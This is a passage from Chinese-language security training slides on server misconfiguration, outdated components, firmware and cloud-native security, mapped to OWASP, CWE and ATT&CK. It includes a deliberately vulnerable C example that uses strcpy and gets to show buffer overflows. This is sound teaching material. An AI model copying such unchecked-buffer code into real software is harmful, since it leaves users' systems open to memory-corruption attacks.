3. 缺乏安全控制：
 - 缺少安全 **header** 或完整性檢查會削弱系統防禦攻擊的能力
4. 不當容器安全：
 - 不當的容器安全可能使攻擊者繞過隔離，控制主機系統
5. 運營中斷：
 - 未檢查的漏洞或管理不當可能導致大規模中斷，影響業務連續性

A04 - Insecure Design

A05 - Security Misconfiguration

A06 - Vulnerable and Outdated Components

CWE-520: .NET Misconfiguration: Use of Impersonation,

CWE-1104: Use of Unmaintained Third Party Components, etc.

T1190 - Exploit Public-Facing Application

T1580 Cloud Infrastructure Discovery

伺服器配置錯誤

[A05 - Security Misconfiguration](#)
[A06 - Vulnerable and Outdated Components](#)
[CWE-520: .NET Misconfiguration: Use of Impersonation, etc.](#)
[T1078- Valid Accounts](#)


說明

- 當可用的安全控制措施未被實施、可用的安全控制措施被配置錯誤時，可能會導致伺服器配置錯誤
- 這種情況可能發生在以下領域：網路服務、平台、網頁伺服器、應用伺服器、資料庫、框架、自定義程式碼、預先安裝的虛擬機器、容器或儲存設備等

範例

由於系統、框架或元件的不當配置，攻擊者可能獲得以下能力：

- 存取內部網路
- 發現預設憑證
- 使用預設憑證控制這些設備



使用具有已知漏洞的元件

A06 - Vulnerable and Outdated Components
CWE-1104: Use of Unmaintained Third Party Components
T1190 - Exploit Public-Facing Application

說明

- 已知漏洞是指在系統中使用的元件（通常是開源套件）中，先前已被識別出的問題
- 駭客通常透過掃描或手動分析來識別系統中的漏洞元件
- 大多數供應商會盡快發布補丁或更新，但若未意識到已知的問題，它可能會長期存在於軟體中，並可能被攻擊者利用，並帶來嚴重後果
- 企業在遭受資料外洩時可能面臨高額罰款和收入損失，因為軟體預期應保持更新且已修補漏洞

Risk of Using Outdated Technologies



潛在影響

- 資料遺失：攻擊者可能繞過身份驗證機制、升級權限或存取任意檔案
- 系統接管：攻擊者可能利用遠端程式碼執行或存取管理介面，進而獲得系統控制權

韌體開發安全

A06 - Vulnerable and Outdated Components
CWE-829: Inclusion of Functionality from Untrusted Control Sphere
T1542 - Pre-OS Boot Execution

說明

定義

- 確保嵌入式系統中的韌體免受惡意攻擊、未經授權的修改或誤操作的影響

韌體攻擊動機

- 供應鏈攻擊：韌體通常由硬體供應商提供，供應鏈中的漏洞可能導致未經授權的韌體被植入惡意程式碼
- 難以更新：韌體更新頻率低且通常需要手動操作，導致漏洞長期無法修復
- 永久性攻擊：韌體位於硬體的非揮發性儲存器中，一旦遭到攻擊（例如：植入惡意韌體），清除或修復成本極高，甚至可能無法恢復
- 信任鏈問題：如果韌體被攻擊者篡改，將影響整個系統的安全性
- 設備依賴性：韌體通常與特定硬體綁定，一旦出現兼容性問題或漏洞，會直接影響設備運行

韌體開發安全

A06 - Vulnerable and Outdated Components

CWE-829: Inclusion of Functionality from Untrusted Control Sphere

T1542 - Pre-OS Boot Execution

說明

常見風險與攻擊

- 緩衝區溢出 (Buffer overflow)
- 任意緩衝區存取與執行
- 使用被禁止或不安全的函數
- 資訊洩漏
- 編譯器不良或漏洞
- 缺乏針對輸入的檢查
- 攻擊面向多
- 隱藏後門
- 程式碼過於複雜

韌體開發安全 (C / C++)

A06 - Vulnerable and Outdated Components
CWE-829: Inclusion of Functionality from Untrusted Control Sphere
T1542 - Pre-OS Boot Execution

範例

- 以 C / C++ 語言作為韌體開發時，可能常見如基於緩衝區溢出 (Buffer overflow) 的資安風險：

```
void vulnerable_function(char *input) {  
    char buffer[16];  
    strcpy(buffer, input); // 未檢查輸入大小，可能導致緩衝區溢出  
    printf("Buffer content: %s\n", buffer);  
}  
  
int main() {  
    char user_input[128];  
    printf("Enter your input: ");  
    gets(user_input); // 使用不安全的輸入函數  
    vulnerable_function(user_input);  
    return 0;  
}
```

緩衝區溢出：
strcpy 函數未檢查輸入大小，若輸入超過 16 字元，將覆寫緩衝區記憶體，可能導致程式崩潰或執行惡意程式碼。

不安全函數使用：
gets 函數缺乏邊界檢查，攻擊者可通過提供長輸入觸發溢出。

- 攻擊者可能利用緩衝區溢出，使程式執行其指定的惡意程式碼。

雲端原生安全

[A04 - Insecure Design](#)
[A05 - Security Misconfiguration](#)
[A06 - Vulnerable and Outdated Components](#)
[T1580](#) Cloud Infrastructure Discovery

說明

定義

- 雲端原生安全性是指針對雲原生應用程式及其基礎設施的安全措施。這些應用程式通常採用微服務架構，運行在容器化環境中，並由編排工具（如 **Kubernetes**）進行管理
- 雲端原生安全性涵蓋所有層級，包括基礎設施層、控制平面、容器、應用程式、數據的保護

漏洞成因

1. 缺乏預設的網路政策：
 - 未定義政策，或允許命名空間內所有 **Pods** 廣泛溝通的政策
 - 缺乏對出口流量的控制（**Egress Controls**）
2. **Pods** 間的通訊弱點：
 - 缺少加密、身份驗證與授權機制
3. 不當的機密管理：
 - **Hardcode** 或非唯一的機密
 - 未在運行或部署時安全地注入機密
 - 不當儲存機密

雲端原生安全

[A04 - Insecure Design](#)
[A05 - Security Misconfiguration](#)
[A06 - Vulnerable and Outdated Components](#)
[T1580](#) Cloud Infrastructure Discovery

潛在影響

1. 最終容器映像的檢測不足：
 - 配置漏洞
 - 開源漏洞
 - 映像中包含機密
2. 日誌記錄缺失或不足：
 - 無法生成與應用程式或數據相關的安全事件記錄
 - 無法分析或警示相關的安全事件
3. 不足的更新與修復流程：
 - 在關鍵漏洞發現後，無法迅速更新運行中的容器或更新工作節點 / 主節點

結論

以駭客思維成為作戰地圖

1 駭客技術與策略分析	<ul style="list-style-type: none">• 分析駭客使用的技術、工具和策略，幫助快速採取行動• 以駭客技術為威脅建模的基礎，模擬可能的攻擊路徑
2 提升資安效能與資源	<ul style="list-style-type: none">• 不再被動防守，而是能主動應對潛在威脅• 通過系統化的駭客行為分析，降低資安衝擊• 檢視現有防禦機制是否涵蓋主要威脅• 針對可能的攻擊後果，進行衝擊分析與風險緩解
3 有效部署資安對策	<ul style="list-style-type: none">• 聚焦於駭客最常用的攻擊途徑，如：釣魚攻擊、漏洞利用、憑證竊取• 將資安資源集中於高優先級威脅，避免資源浪費
4 持續更新	<ul style="list-style-type: none">• 確保資安策略的持續優化，對抗不斷變化的駭客攻擊手段



Q & A

Thank You!